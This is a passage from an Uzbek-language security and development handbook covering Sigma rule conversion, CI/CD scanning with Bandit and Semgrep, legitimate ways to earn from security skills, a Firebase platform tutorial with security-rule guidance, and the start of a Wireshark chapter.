sigma-cli vositasi Sigma qoidasini tanlangan SIEM'ning o'z so'rov tiliga (masalan Splunk SPL yoki Elastic Query DSL) avtomatik aylantiradi.

bash

```
$ sigma convert -t splunk sigma_misol.yml
```

Splunk so'roviga aylantirish

bash

```
$ sigma convert -t elasticsearch sigma_misol.yml
```

Elastic so'roviga aylantirish

SIEM'DA AMALIY QIDIRUV VA SIGMA QOIDALARI

Amaliy threat hunting misoli

Muvaffaqiyatsiz login urinishlari ketma-ket ko'p bo'lsa (brute-force belgisi) yoki bitta foydalanuvchi qisqa vaqt ichida bir nechta geografik joydan kirgan bo'lsa ("impossible travel") — bular avtomatik qoida bo'lmasa ham, qo'lda so'rov orqali topiladigan shubhali naqshlar.

SIEM'DA AMALIY QIDIRUV VA SIGMA QOIDALARI

Qonuniy va amaliy eslatma

Threat hunting faqat o'z tashkilotingiz yoki ruxsat etilgan lab tizimidagi loglarda bajariladi — boshqa tashkilot loglariga kirish huquqi bo'lmasa, bu mavzu faqat o'z monitoring muhitingizga tatbiq etiladi.

CI/CD XAVFSIZLIK QUVURI: GITHUB ACTIONS'DA SEMGREP VA BANDIT

DevSecOps g'oyasi

Xavfsizlik tekshiruvini loyiha tugagandan keyin emas, har bir kod o'zgarishida (commit/pull request) avtomatik ishga tushirish — zaiflik ishlab chiqarishga (production) yetib bormasdan erta topiladi.

CI/CD XAVFSIZLIK QUVURI: GITHUB ACTIONS'DA SEMGREP VA BANDIT

GitHub Actions workflow — Bandit (Python)

Har bir push/pull request'da Python kodini avtomatik skanerlaydigan workflow fayli.

bash

```
$ cat <<'EOF' > security-scan.yml
name: Security Scan
on: [push, pull_request]
jobs:
  bandit:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
      - name: Python o'rnatish
        uses: actions/setup-python@v5
        with:
          python-version: '3.12'
      - name: Bandit o'rnatish va ishga tushirish
        run: |
          pip install bandit
          bandit -r . -f json -o bandit-natija.json || true
      - name: Natijani saqlash
        uses: actions/upload-artifact@v4
        with:
          name: bandit-hisobot
          path: bandit-natija.json
EOF
```

To'liq amaliy skript — nusxalang va sinab ko'ring

CI/CD XAVFSIZLIK QUVURI: GITHUB ACTIONS'DA SEMGREP VA BANDIT

Semgrep qo'shish (keng qamrovli, ko'p til)

Bandit faqat Python uchun; Semgrep esa JavaScript, Go, Java va boshqa ko'plab tilda keng tarqalgan xavfsizlik naqshlarini (SQL injection, hardcoded secret) bitta buyruq bilan tekshiradi.

bash

```
$ cat <<'EOF' > semgrep-job.yml
  semgrep:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
      - name: Semgrep skanerlash
        uses: returntocorp/semgrep-action@v1
        with:
          config: auto
EOF
```

To'liq amaliy skript — nusxalang va sinab ko'ring

CI/CD XAVFSIZLIK QUVURI: GITHUB ACTIONS'DA SEMGREP VA BANDIT

Natijani pull request'ga bog'lash

Zamonaviy sozlamada, agar skaner "high" darajadagi muammo topsa, workflow muvaffaqiyatsiz deb belgilanadi va pull request birlashtirilishi avtomatik bloklanadi — bu "shift-left" (xavfsizlikni erta bosqichga olib kelish) tamoyilining asosiy amaliyoti.

CI/CD XAVFSIZLIK QUVURI: GITHUB ACTIONS'DA SEMGREP VA BANDIT

Qonuniy va amaliy eslatma

Bu avtomatik tekshiruvlar yolg'on musbat (false positive) ham berishi mumkin — natijalarni ko'r-ko'rona bloklashdan oldin, jamoa har doim natijani ko'rib chiqishi va asossiz ogohlantirishlarni "qabul qilingan xavf" sifatida belgilashi kerak.

TAKRORLASH SAVOLLARI

Savol 1: Threat hunting avtomatik SIEM ogohlantirishidan nimasi bilan farq qiladi?

Javob: avtomatik ogohlantirish oldindan belgilangan qoida ishga tushganda signal beradi; threat hunting esa tahlilchi o'zi faraz qilib, hali qoidaga aylanmagan yoki qoidadan "chetlab o'tgan" shubhali naqshlarni qo'lda qidiradigan faol jarayon.

TAKRORLASH SAVOLLARI

Savol 2: Sigma qoidasining asosiy afzalligi nima?

Javob: u bir marta, umumiy formatda yoziladi va keyin turli SIEM tizimlariga avtomatik moslashtiriladi — har bir tizim uchun qoidani qaytadan yozish shart emas.

TAKRORLASH SAVOLLARI

Savol 3: "Shift-left" tamoyili nimani anglatadi?

Javob: xavfsizlik tekshiruvini dastur ishlab chiqarishning oxirgi bosqichidan loyihaning boshlang'ich bosqichiga (har bir commit/pull request'ga) "chapga siljitish" — shu bilan zaiflik qimmatga tushadigan keyingi bosqichlarga yetib bormasdan erta topiladi.



32 Kitobdagi bilimlar bilan pul topish: saytlar va yo'llar

22 ta buyruq · 13 ta bo'lim

Kitobda o'rganilgan ko'nikmalarni (Linux, tarmoq, Python, pentest, mobil xavfsizlik) amaliy daromadga aylantirish yo'llari — platformalar, ro'yxatdan o'tish tartibi va qaysi bilim qaysi imkoniyatni ochishi.

MAQSAD **Barcha yo'nalishlar uchun martaba xaritasi**

FREELANCE XAVFSIZLIK VA DASTURLASH XIZMATLARI

Upwork va Freelancer.com

Kichik pentest auditlari, xavfsizlik konsultatsiyasi, Python avtomatlashtirish skriptlari uchun buyurtmalar — profilga o'tgan loyihalar (masalan HackerOne "Triaged" hisobotlar soni) ishonch oshiradi.

FREELANCE XAVFSIZLIK VA DASTURLASH XIZMATLARI

Fiverr

Kichik, aniq xizmatlar (masalan "saytimni asosiy zaifliklarga tekshirib ber") — tezkor, lekin narx odatda pastroq.

FREELANCE XAVFSIZLIK VA DASTURLASH XIZMATLARI

Toptal

Yuqori daraja, qattiq tanlov jarayoni (texnik intervyu) — o'tgandan keyin barqaror, yaxshi to'lanadigan loyihalar.

CTF VA MUSOBAQALAR ORQALI DAROMAD

HackTheBox va TryHackMe

Asosan ta'lim platformalari, lekin "Pro Labs" va maxsus musobaqalarida pul mukofotlari ham bo'ladi; bundan tashqari bu yerdagi reyting CV'da katta og'irlikka ega.

CTF VA MUSOBAQALAR ORQALI DAROMAD

CTFtime.org

Dunyo bo'yicha o'tkaziladigan CTF musobaqalarining to'liq ro'yxati — ko'pchiligida jamoa uchun pul mukofoti bor, jamoa topish ham shu sayt orqali osonlashadi.

TA'LIM/KONTENT ORQALI BILIMNI MAHSULOTGA AYLANTIRISH

Udemy va Skillshare

Kitobdagi mavzular (masalan "Linux asoslari" yoki "Python bilan avtomatlashtirish") asosida video kurs yaratib sotish — bir marta tayyorlanadi, uzoq muddat daromad keltiradi.

TA'LIM/KONTENT ORQALI BILIMNI MAHSULOTGA AYLANTIRISH

YouTube va Telegram premium kanal

O'zbek tilida tushuntirish kontenti kam — til ustunligi tezroq auditoriya to'plashga yordam beradi; YouTube monetizatsiyasi va Telegram'da pullik obuna ikkala yo'l ham mavjud.

WEB3/SOLIDITY AUDIT (YUQORI MUKOFOTLI YANGI YO'NALISH)

Code4rena va Immunefi

Smart contract audit musobaqalari — mukofotlar odatda $1,000 dan $100,000+ gacha, chunki bitta xato millionlab dollarlik zararga olib kelishi mumkin. Kirish uchun Solidity va umumiy Web3 arxitekturasini bilish shart.

MOBIL ILOVA XAVFSIZLIGI (APK/IPA BO'LIMLARIDAN KELIB CHIQIB)

Google Play Security Reward Program

Play Store'dagi ilovalarda topilgan zaifliklar uchun rasmiy Google dasturi.

MOBIL ILOVA XAVFSIZLIGI (APK/IPA BO'LIMLARIDAN KELIB CHIQIB)

Apple Security Bounty

iOS/macOS ekotizimida topilgan zaifliklar uchun — talablar qattiq, lekin mukofotlar juda yuqori bo'lishi mumkin.

CLOUD XAVFSIZLIGI (BULUT BO'LIMIDAN KELIB CHIQIB)

AWS va GCP Vulnerability Reward Program

Amazon va Google'ning o'z bulut xizmatlaridagi zaifliklar uchun rasmiy dasturlari.

CLOUD XAVFSIZLIGI (BULUT BO'LIMIDAN KELIB CHIQIB)

Cloud konsalting

AWS/Azure/GCP sertifikati bilan Upwork yoki Toptal orqali bulut xavfsizligini sozlash xizmati ko'rsatish — doimiy talab mavjud.

REVERSE ENGINEERING VA IKKILIK XAVFSIZLIK (GHIDRA BO'LIMIDAN KELIB CHIQIB)

Pwn2Own kabi tadbirlar

Yuqori darajadagi zero-day topish musobaqalari — talab juda katta, lekin mukofotlar ham eng yuqorilardan (ko'pincha $10,000+).

OSINT VA THREAT INTELLIGENCE

Threat intel kompaniyalari

Maltego kabi vositalarni chuqur bilgan tahlilchilar uchun Upwork yoki LinkedIn orqali frilanser threat intelligence loyihalari topiladi.

DEVSECOPS (CI/CD XAVFSIZLIK BO'LIMIDAN KELIB CHIQIB)

Korporativ konsalting

CI/CD quvuriga xavfsizlik (Semgrep, Bandit) integratsiya qilish ko'nikmasi — Toptal'ning DevSecOps toifasida yuqori baholanadigan loyihalar.

TEXNIK YOZUVCHILIK VA OBRO' QURISH

Medium Partner Program

Ingliz tilida yozilgan sifatli write-up'lar uchun to'lov dasturi.

TEXNIK YOZUVCHILIK VA OBRO' QURISH

Kompaniyalarning "guest blog" to'lovi

Ba'zi xavfsizlik kompaniyalari (masalan vosita ishlab chiqaruvchilar) mehmon maqola uchun to'lov taklif qiladi.

MAHALLIY (O'ZBEKISTON) IMKONIYATLAR

IT kompaniyalarda frilanser xavfsizlik maslahatchisi

Shtatdan tashqari, loyiha asosida xavfsizlik auditi o'tkazish — mahalliy aloqalar orqali topiladi.

MAHALLIY (O'ZBEKISTON) IMKONIYATLAR

O'quv markazlarida dars berish

Najottalim, PDP kabi markazlarda yoki shaxsiy kurs orqali kitobdagi bilimni o'rgatish — ham daromad, ham obro' manbai.

TAVSIYA ETILGAN BOSHLANISH TARTIBI

2-qadam

Parallel ravishda TryHackMe/HackHeBox'da ko'nikmani mustahkamlash va "Triaged" hisobotlar sonini oshirish.

TAVSIYA ETILGAN BOSHLANISH TARTIBI

3-qadam

Birinchi muvaffaqiyatli topilmalardan so'ng, Upwork yoki Toptal'da profil ochib, topilgan natijalarni portfolio sifatida ko'rsatish.

TAVSIYA ETILGAN BOSHLANISH TARTIBI

4-qadam

Ixtisoslashuv tanlash (Web3, mobil, cloud) — maxsus platformalarga (Code4rena, Google Play Security) o'tish orqali daromadni oshirish.



33 Firebase platformasi: autentifikatsiya, baza, hosting va funksiyalar

31 ta buyruq · 13 ta bo'lim

Google'ning bulutli dastur platformasi — serverni qo'lda ko'tarmasdan autentifikatsiya, real vaqtli baza, fayl saqlash, statik sayt hosting va server funksiyalarini tayyor xizmat sifatida olish. Mobil ilova va veb loyihalarni tezkor ishga tushirishda eng ko'p ishlatiladigan platformalardan biri.

MAQSAD **Backend-less / Mobil va veb dasturchi yo'nalishi**

FIREBASE NIMA VA QACHON ISHLATILADI

Firebase nima

Google tomonidan taqdim etiladigan "Backend-as-a-Service" (BaaS) platforma: autentifikatsiya, ma'lumotlar bazasi, fayl saqlash, bildirishnoma, analitika va server funksiyalarini o'z serveringizni sozlamasdan, tayyor SDK orqali ilovangizga ulaysiz. Android, iOS, veb (JavaScript) va Flutter uchun bir xil loyihaga ulanadigan rasmiy kutubxonalar mavjud.

FIREBASE NIMA VA QACHON ISHLATILADI

Qachon foydali

Startap yoki MVP (minimal ishlaydigan mahsulot) tez ishga tushirilganda, alohida backend jamoasi bo'lmagan kichik jamoa uchun, real vaqtli funksiya (chat, jonli hisob) kerak bo'lganda. Katta, murakkab biznes mantiqli yoki narx nazorati muhim bo'lgan loyihalarda Firebase'ning "to'lov foydalanishga qarab" modelini oldindan hisoblash kerak.

FIREBASE NIMA VA QACHON ISHLATILADI

Loyiha yaratish (konsol orqali)

console.firebase.google.com saytida Google hisobi bilan kirib, "Add project" tugmasi orqali yangi loyiha ochiladi; shu yerda Google Analytics ulash ixtiyoriy so'raladi.

```bash
$ echo "https://console.firebase.google.com"
rasmiy boshqaruv paneli
```

FIREBASE CLI O'RNATISH VA LOYIHANI ULASH

Node.js orqali CLI o'rnatish

Firebase CLI — loyihani terminaldan boshqarish, joylashtirish (deploy) va lokal test qilish uchun rasmiy vosita; Node.js talab qiladi.

bash
```
$ sudo apt install nodejs npm -y
```
Node.js va npm (agar hali yo'q bo'lsa)

bash
```
$ sudo npm install -g firebase-tools
```
Firebase CLI'ni global o'rnatish

bash
```
$ firebase --version
```
o'rnatilganini tekshirish

FIREBASE CLI O'RNATISH VA LOYIHANI ULASH

Kirish va loyihani bog'lash

login buyrug'i brauzer orqali Google hisobiga ulanishni so'raydi; init esa joriy papkada qaysi Firebase xizmatlari (Hosting, Firestore, Functions) ishlatilishini so'rab, konfiguratsiya fayllarini yaratadi.

bash
```
$ firebase login
```
Google hisobi bilan avtorizatsiya (brauzer ochiladi)

bash
```
$ firebase init
```
loyiha papkasida xizmatlarni tanlab sozlash

bash
```
$ firebase projects:list
```
hisobingizga tegishli barcha loyihalar ro'yxati

bash
```
$ firebase use loyiha-id
```
joriy papkani muayyan loyihaga bog'lash

AUTHENTICATION (FOYDALANUVCHI AUTENTIFIKATSIYASI)

Qo'llab-quvvatlanadigan usullar

Email/parol, telefon raqami (SMS kod), va tayyor provayderlar: Google, Facebook, Apple, GitHub, anonim kirish. Har birini Firebase konsolida "Authentication -> Sign-in method" bo'limida alohida yoqish kerak.

AUTHENTICATION (FOYDALANUVCHI AUTENTIFIKATSIYASI)

Email/parol bilan ro'yxatdan o'tish (JavaScript SDK)

createUserWithEmailAndPassword yangi hisob yaratadi, signInWithEmailAndPassword mavjud hisobga kiradi; ikkalasi ham Promise qaytaradi.

bash
```
$ cat <<'EOF' > auth_misol.js
import { initializeApp } from "firebase/app";
import {
  getAuth,
  createUserWithEmailAndPassword,
  signInWithEmailAndPassword,
  onAuthStateChanged,
} from "firebase/auth";
```

```
const firebaseConfig = {
  apiKey: "SIZNING_API_KEY",
  authDomain: "loyiha-id.firebaseapp.com",
  projectId: "loyiha-id",
};

const app = initializeApp(firebaseConfig);
const auth = getAuth(app);

async function royxatdanOt(email, parol) {
  const natija = await createUserWithEmailAndPassword(auth, email, parol);
  console.log("Yangi foydalanuvchi:", natija.user.uid);
}

async function kirish(email, parol) {
  const natija = await signInWithEmailAndPassword(auth, email, parol);
  console.log("Kirdi:", natija.user.email);
}

// Foydalanuvchi holati o'zgarganda (kirdi/chiqdi) avtomatik chaqiriladi
onAuthStateChanged(auth, (foydalanuvchi) => {
  console.log(foydalanuvchi ? `Ulandi: ${foydalanuvchi.uid}` : "Ulanmagan");
});
EOF
```

To'liq amaliy skript — nusxalang va sinab ko'ring

AUTHENTICATION (FOYDALANUVCHI AUTENTIFIKATSIYASI)

Web API kalit maxfiy emasligi

Firebase'ning "apiKey" qiymati veb/mobil ilova kodida ochiq ko'rinadi — bu normal holat, chunki u faqat qaysi loyihaga ulanishni bildiradi, parol vazifasini bajarmaydi. Haqiqiy himoya Security Rules va server tomonidagi Admin SDK orqali ta'minlanadi, API kalitni "sir" deb yashirish shart emas.

FIRESTORE (NOSQL HUJJAT-ASOSLI BAZA)

Firestore tuzilishi

Ma'lumot "collection" (jadvalga o'xshash) va "document" (JSON'ga o'xshash yozuv) ko'rinishida saqlanadi; har bir document ichida yana ichki collection bo'lishi mumkin (ichma-ich tuzilma).

FIRESTORE (NOSQL HUJJAT-ASOSLI BAZA)

Yozish va o'qish (JavaScript)

addDoc avtomatik ID bilan yangi hujjat qo'shadi, setDoc aniq ID bilan yozadi/almashtiradi, getDocs bir nechta hujjatni so'rov bilan o'qiydi.

bash

```
$ cat <<'EOF' > firestore_misol.js
import { getFirestore, collection, addDoc, query, where, getDocs } from
    "firebase/firestore";

const baza = getFirestore(app);

async function buyurtmaQosh(foydalanuvchiId, mahsulot, narx) {
  const hujjat = await addDoc(collection(baza, "buyurtmalar"), {
    foydalanuvchiId,
    mahsulot,
    narx,
    vaqt: new Date().toISOString(),
  });
  console.log("Yaratildi:", hujjat.id);
}

async function buyurtmalarniOl(foydalanuvchiId) {
  const q = query(collection(baza, "buyurtmalar"), where("foydalanuvchiId", "==",
      foydalanuvchiId));
  const natija = await getDocs(q);
```

```
  natija.forEach((d) => console.log(d.id, d.data()));
}
EOF
```
To'liq amaliy skript — nusxalang va sinab ko'ring

FIRESTORE (NOSQL HUJJAT-ASOSLI BAZA)

Real vaqtli kuzatish (onSnapshot)

Firestore'ning asosiy afzalligi — ma'lumot o'zgarganda qayta so'rov yubormasdan, avtomatik yangilanishni "tinglash" mumkin; chat yoki jonli hisob kabi funksiyalar shu asosda quriladi.

bash
```
$ cat <<'EOF' > firestore_realtime.js
import { onSnapshot, collection } from "firebase/firestore";

onSnapshot(collection(baza, "xabarlar"), (snapshot) => {
  snapshot.docChanges().forEach((o) => {
    if (o.type === "added") console.log("Yangi xabar:", o.doc.data());
  });
});
EOF
```
To'liq amaliy skript — nusxalang va sinab ko'ring

REALTIME DATABASE (ESKI, DARAXT-KO'RINISHDAGI BAZA)

Firestore'dan farqi

Realtime Database — Firebase'ning birinchi, eski ma'lumotlar bazasi: butun loyiha bitta katta JSON daraxti sifatida saqlanadi. Firestore undan keyin, kengroq so'rov imkoniyati va yaxshiroq masshtablanish uchun chiqarilgan; yangi loyihalarda odatda Firestore tavsiya etiladi, Realtime Database esa juda oddiy, tez (millisekund darajasida) sinxronlash kerak bo'lgan holatlarda hali ham ishlatiladi.

bash
```
$ echo "Yangi loyiha uchun odatda Firestore tanlanadi, Realtime Database maxsus holat
    uchun"
```
tavsiya

CLOUD STORAGE (FAYL SAQLASH)

Fayl yuklash va olish

Rasm, video yoki hujjat kabi ikkilik fayllarni saqlash uchun — Firestore matn/raqam uchun, Storage esa katta fayllar uchun mo'ljallangan.

bash
```
$ cat <<'EOF' > storage_misol.js
import { getStorage, ref, uploadBytes, getDownloadURL } from "firebase/storage";

const ombor = getStorage(app);

async function rasmYukla(fayl, foydalanuvchiId) {
  const manzil = ref(ombor, `avatarlar/${foydalanuvchiId}.jpg`);
  await uploadBytes(manzil, fayl);
  const url = await getDownloadURL(manzil);
  console.log("Yuklandi:", url);
}
EOF
```
To'liq amaliy skript — nusxalang va sinab ko'ring

CLOUD FUNCTIONS (SERVER TOMONI KODI)

Nega kerak

Ba'zi mantiq (to'lovni tasdiqlash, email yuborish, maxfiy API kalit bilan ishlash) brauzer yoki telefon kodida bajarilmasligi kerak — Cloud Functions shu kodni Google serverlarida, muayyan voqea (hujjat yaratilganda, HTTP so'rov kelganda) sodir bo'lganda avtomatik ishga tushiradi.

CLOUD FUNCTIONS (SERVER TOMONI KODI)

HTTP funksiya (Python, 2-avlod)

onRequest brauzerdan to'g'ridan-to'g'ri chaqiriladigan oddiy HTTP endpoint yaratadi.

python

```
$ cat <<'PYEOF' > main.py
from firebase_functions import https_fn
from firebase_admin import initialize_app

initialize_app()


@https_fn.on_request()
def salom(so_rov: https_fn.Request) -> https_fn.Response:
    ism = so_rov.args.get("ism", "mehmon")
    return https_fn.Response(f"Salom, {ism}!")
PYEOF
$ python3 main.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

CLOUD FUNCTIONS (SERVER TOMONI KODI)

Firestore trigger (hujjat yaratilganda avtomatik ishga tushish)

Foydalanuvchi ilovadan to'g'ridan-to'g'ri emas, baza o'zgarganda server tomonida avtomatik kod ishlaydi — masalan yangi buyurtma yaratilganda ombordagi mahsulot sonini kamaytirish.

python

```
$ cat <<'PYEOF' > triggers.py
from firebase_functions import firestore_fn
from firebase_admin import initialize_app, firestore

initialize_app()


@firestore_fn.on_document_created(document="buyurtmalar/{buyurtmaId}")
def buyurtma_royxatga_olindi(hodisa: firestore_fn.Event) -> None:
    malumot = hodisa.data.to_dict()
    print(f"Yangi buyurtma: {malumot.get('mahsulot')}")
PYEOF
$ python3 triggers.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

bash

```
$ firebase deploy --only functions
```

faqat funksiyalarni joylashtirish

HOSTING (STATIK SAYT JOYLASHTIRISH)

Hosting afzalligi

Bitta buyruq bilan statik HTML/CSS/JS saytni bepul SSL sertifikat va CDN (tez yuklash tarmog'i) bilan internetga chiqaradi — GitHub Pages'ga o'xshash, lekin Firebase'ning boshqa xizmatlariga (Functions, Firestore) to'g'ridan-to'g'ri ulanish imkoniyati bilan.

bash

```
$ firebase init hosting
```

sozlash: qaysi papka (odatda public/ yoki dist/) joylashtiriladi

bash
```
$ firebase deploy --only hosting
```
saytni joylashtirish

bash
```
$ echo "natija: https://loyiha-id.web.app"
```
standart bepul domen

SECURITY RULES — ENG MUHIM XAVFSIZLIK QATLAMI

Nega kerak

Firestore, Realtime Database va Storage sukut bo'yicha "test rejimi"da hammaga ochiq yoki hammaga yopiq bo'lishi mumkin; Security Rules — kim qaysi ma'lumotni o'qiy/yoza olishini belgilaydigan, serverga alohida kod yozmasdan e'lon qilinadigan qoidalar tili.

SECURITY RULES — ENG MUHIM XAVFSIZLIK QATLAMI

Firestore qoidalari namunasi

Har bir foydalanuvchi faqat o'zining hujjatini o'qiy/yoza oladi, boshqalarniki — yo'q.

bash
```
$ cat <<'EOF' > firestore.rules
rules_version = '2';
service cloud.firestore {
  match /databases/{database}/documents {
    match /foydalanuvchilar/{foydalanuvchiId} {
      allow read, write: if request.auth != null && request.auth.uid == foydalanuvchiId;
    }
    match /buyurtmalar/{buyurtmaId} {
      allow read: if request.auth != null && resource.data.foydalanuvchiId ==
          request.auth.uid;
      allow create: if request.auth != null;
      allow update, delete: if false;  // buyurtma o'zgartirilmaydi/o'chirilmaydi
    }
  }
}
EOF
```
To'liq amaliy skript — nusxalang va sinab ko'ring

bash
```
$ firebase deploy --only firestore:rules
```
faqat qoidalarni yangilash

SECURITY RULES — ENG MUHIM XAVFSIZLIK QATLAMI

Eng ko'p uchraydigan xato

"allow read, write: if true;" — hamma narsaga hammaga ruxsat berish (ko'pincha tez prototip yasashda "vaqtincha" qo'yiladi va unutib qoladi) — bu production'da ma'lumotlar bazasini butunlay ochiq qoldiradi, har kim o'qiy va o'zgartira oladi. Loyihani chiqarishdan oldin har doim qoidalarni qattiqlashtiring.

FIREBASE ADMIN SDK (SERVER/BACKEND TOMONI, PYTHON)

Admin SDK nima uchun

Oddiy klient SDK (JavaScript) Security Rules bilan cheklangan; Admin SDK esa maxsus xizmat hisobi kaliti bilan ishlaydi va barcha qoidalarni chetlab o'tib, to'liq huquq bilan bazaga kiradi — faqat ishonchli server muhitida ishlatiladi, hech qachon brauzer yoki mobil ilova kodida emas.

bash
```
$ pip install firebase-admin
```
Python kutubxonasini o'rnatish

FIREBASE ADMIN SDK (SERVER/BACKEND TOMONI, PYTHON)

Xizmat hisobi kaliti

Konsolda "Project settings -> Service accounts -> Generate new private key" orqali JSON fayl olinadi — bu fayl parolga teng, .gitignore'ga qo'shilishi va hech qachon ochiq repozitoriyga yuklanmasligi shart.

python

```
$ cat <<'PYEOF' > admin_misol.py
import firebase_admin
from firebase_admin import credentials, firestore, auth

kalit = credentials.Certificate("xizmat-hisobi-kalit.json")
firebase_admin.initialize_app(kalit)

baza = firestore.client()


def hamma_buyurtmalar():
    for hujjat in baza.collection("buyurtmalar").stream():
        print(hujjat.id, hujjat.to_dict())


def foydalanuvchi_blokla(uid):
    auth.update_user(uid, disabled=True)
    print(f"{uid} bloklandi")


if __name__ == "__main__":
    hamma_buyurtmalar()
PYEOF
$ python3 admin_misol.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

NARXLASH VA KVOTALAR (SPARK VA BLAZE REJALAR)

Spark (bepul) reja

Kichik loyihalar uchun yetarli: cheklangan Firestore o'qish/yozish soni, Hosting trafigi va Functions chaqiruvlari oyiga bepul. Cloud Functions va tashqi tarmoqqa chiquvchi so'rovlar uchun esa Blaze reja (to'lov kartasi bog'langan) talab qilinadi, garchi foydalanish bepul chegaradan oshmasa ham to'lov yo'q.

NARXLASH VA KVOTALAR (SPARK VA BLAZE REJALAR)

Narxni nazorat qilish

Konsolda "Budget alerts" (byudjet ogohlantirishi) sozlab, belgilangan summadan oshganda email kelishini ta'minlash tavsiya etiladi — Firebase foydalanishga qarab to'lanadigan model bo'lgani uchun kutilmagan trafik (masalan noto'g'ri Security Rules tufayli cheksiz so'rov) hisobni kutilmagan hajmda to'ldirishi mumkin.

bash

```
$ echo "Konsol -> Billing -> Budgets & alerts"
```

byudjet ogohlantirishini sozlash

EMULATOR SUITE — LOKAL SINOV MUHITI

Nega kerak

Har safar haqiqiy bulut bazasiga yozib-o'chirib test qilish sekin va xavfli (tasodifan production ma'lumotini buzish xavfi); Emulator Suite Firestore, Auth, Functions va Hostingning mahalliy nusxasini kompyuteringizda ishga tushiradi.

bash

```
$ firebase init emulators
```

qaysi xizmatlar emulyatsiya qilinishini tanlash

bash

```
$ firebase emulators:start
```

lokal muhitni ishga tushirish

```bash
$ echo "http://127.0.0.1:4000"
Emulator UI (barcha xizmatlar holatini ko'rsatadigan panel)
```

TAKRORLASH SAVOLLARI

Savol 1: Firebase'ning "apiKey" qiymatini kodda ochiq qoldirish nega xavfsiz hisoblanadi?

Javob: u parol emas, faqat qaysi Firebase loyihasiga ulanishni bildiradi; haqiqiy himoya Security Rules va server tomonidagi Admin SDK orqali ta'minlanadi, shuning uchun uni maxfiy sir sifatida yashirish shart emas.

TAKRORLASH SAVOLLARI

Savol 2: Firestore va Realtime Database o'rtasidagi asosiy farq nima?

Javob: Firestore — collection/document tuzilmali, kengroq so'rov va filtrlash imkoniyatiga ega, yangi loyihalar uchun tavsiya etiladigan baza; Realtime Database — butun loyiha bitta katta JSON daraxti sifatida saqlanadigan, eski, lekin millisekund darajasida tez sinxronlanadigan baza.

TAKRORLASH SAVOLLARI

Savol 3: "allow read, write: if true;" qoidasi nega xavfli hisoblanadi?

Javob: bu qoida hammaga, hech qanday tekshiruvsiz, bazani to'liq o'qish va yozish huquqini beradi — odatda tez prototip yasashda vaqtincha qo'yilib, production'ga chiqarishda unutilib qoladi va butun ma'lumotlar bazasini ochiq qoldiradi.

TAKRORLASH SAVOLLARI

Savol 4: Admin SDK nega hech qachon mobil yoki veb ilova kodida ishlatilmasligi kerak?

Javob: u Security Rules'ni butunlay chetlab o'tib, bazaga to'liq huquq bilan kiradi; agar uning xizmat hisobi kaliti ilova kodiga qo'shilsa, uni ko'rgan har kim butun bazaga cheksiz kirish huquqiga ega bo'lib qoladi.

TAKRORLASH SAVOLLARI

Savol 5: Emulator Suite ishlatishning asosiy afzalligi nima?

Javob: haqiqiy bulut resurslariga (va to'lovga) tegmasdan, mahalliy kompyuterda Firestore, Auth va Functions'ni test qilish imkonini beradi — bu production ma'lumotini tasodifan buzish xavfini yo'qotadi va sinovlarni tezlashtiradi.

TAKRORLASH SAVOLLARI

Savol 6: Spark va Blaze rejalar o'rtasidagi asosiy farq nima?

Javob: Spark — bepul, lekin cheklangan kvotali reja; Blaze — to'lov kartasi bog'langan, foydalanishga qarab to'lanadigan reja, Cloud Functions va tashqi tarmoqqa chiquvchi so'rovlar kabi ba'zi xizmatlar faqat shu rejada ishlaydi, hatto foydalanish bepul chegaradan oshmasa ham.



34 Wireshark: yuklash, o'rnatish va paket tahlili

110 ta buyruq · 18 ta bo'lim

Wireshark — dunyodagi eng mashhur bepul paket tahlilchisi: tarmoqdan o'tayotgan paketlarni ushlaydi va har birini protokol bo'yicha qatlamma-qatlam ochib ko'rsatadi. Bu qism o'rnatishdan boshlab filtrlar, oqimni kuzatish, statistika, TLS, tshark va amaliy ssenariylargacha to'liq yo'l beradi. Faqat o'zingizga tegishli yoki yozma ruxsat berilgan tarmoqda trafik ushlang: begona tarmoqda (kafe Wi-Fi, ish joyi, qo'shni tarmog'i) ruxsatsiz tinglash qonunbuzarlik hisoblanadi.

MAQSAD **Network / SOC / Blue Team / Forensika yo'nalishi**

WIRESHARK NIMA VA NIMA UCHUN KERAK

Paket tahlilchisi (packet analyzer)

Tarmoq kartasidan o'tayotgan paketlarni ushlab, ichini ko'rsatadigan dastur. Wireshark trafikni o'zgartirmaydi va hujum qilmaydi, faqat ko'rsatadi.

WIRESHARK NIMA VA NIMA UCHUN KERAK

Wireshark qayerda ishlatiladi

Tarmoq sekinligi va uzilishlar sababini topish, ilova serverga nima yuborayotganini ko'rish, xavfsizlik hodisalarini tekshirish (shubhali ulanishlar, DNS), protokollarni o'rganish va CTF/forensikada pcap fayl tahlili.

WIRESHARK NIMA VA NIMA UCHUN KERAK

Capture va Analyze

Capture — paketlarni ushlash (jonli yoki faylga), Analyze — ushlangan paketlarni o'qish va filtrlash. Tayyor .pcap/.pcapng faylni ochib ham tahlil qilish mumkin, buning uchun jonli ushlash shart emas.

WIRESHARK NIMA VA NIMA UCHUN KERAK

pcap va pcapng

Paketlar saqlanadigan fayl formatlari. pcapng — yangisi va standart: izohlar, bir nechta interfeys va qo'shimcha ma'lumotni saqlay oladi.

WIRESHARK NIMA VA NIMA UCHUN KERAK

Qonuniy chegara

Faqat o'z tarmog'ingizda, o'z laboratoriyangizda yoki yozma ruxsat bilan ishlating. Rasmiy ruxsatsiz boshqa odamlarning trafigini tinglash jinoiy javobgarlikka olib kelishi mumkin.

YUKLASH VA O'RNATISH

Rasmiy manba

Faqat https://www.wireshark.org/download.html dan yuklang. Boshqa saytlardagi "Wireshark" o'rnatuvchilari zararli dastur bilan o'ralgan bo'lishi mumkin. Ikki chiqarilish bor: Stable (barqaror, tavsiya etiladi) va Development (sinov).

YUKLASH VA O'RNATISH

Windows o'rnatish

Windows Installer (64-bit) .exe faylini yuklang, administrator sifatida ishga tushiring, Next orqali davom eting, komponentlarda standartni qoldiring (TShark ham shu yerda). Npcap o'rnatilishini albatta qabul qiling.

YUKLASH VA O'RNATISH

Npcap

Windows'da paket ushlashni ta'minlaydigan drayver. Usiz Wireshark faqat tayyor fayllarni ochadi, jonli ushlay olmaydi. Loopback (127.0.0.1) trafikni ushlash ham Npcap orqali ishlaydi.

YUKLASH VA O'RNATISH

macOS o'rnatish

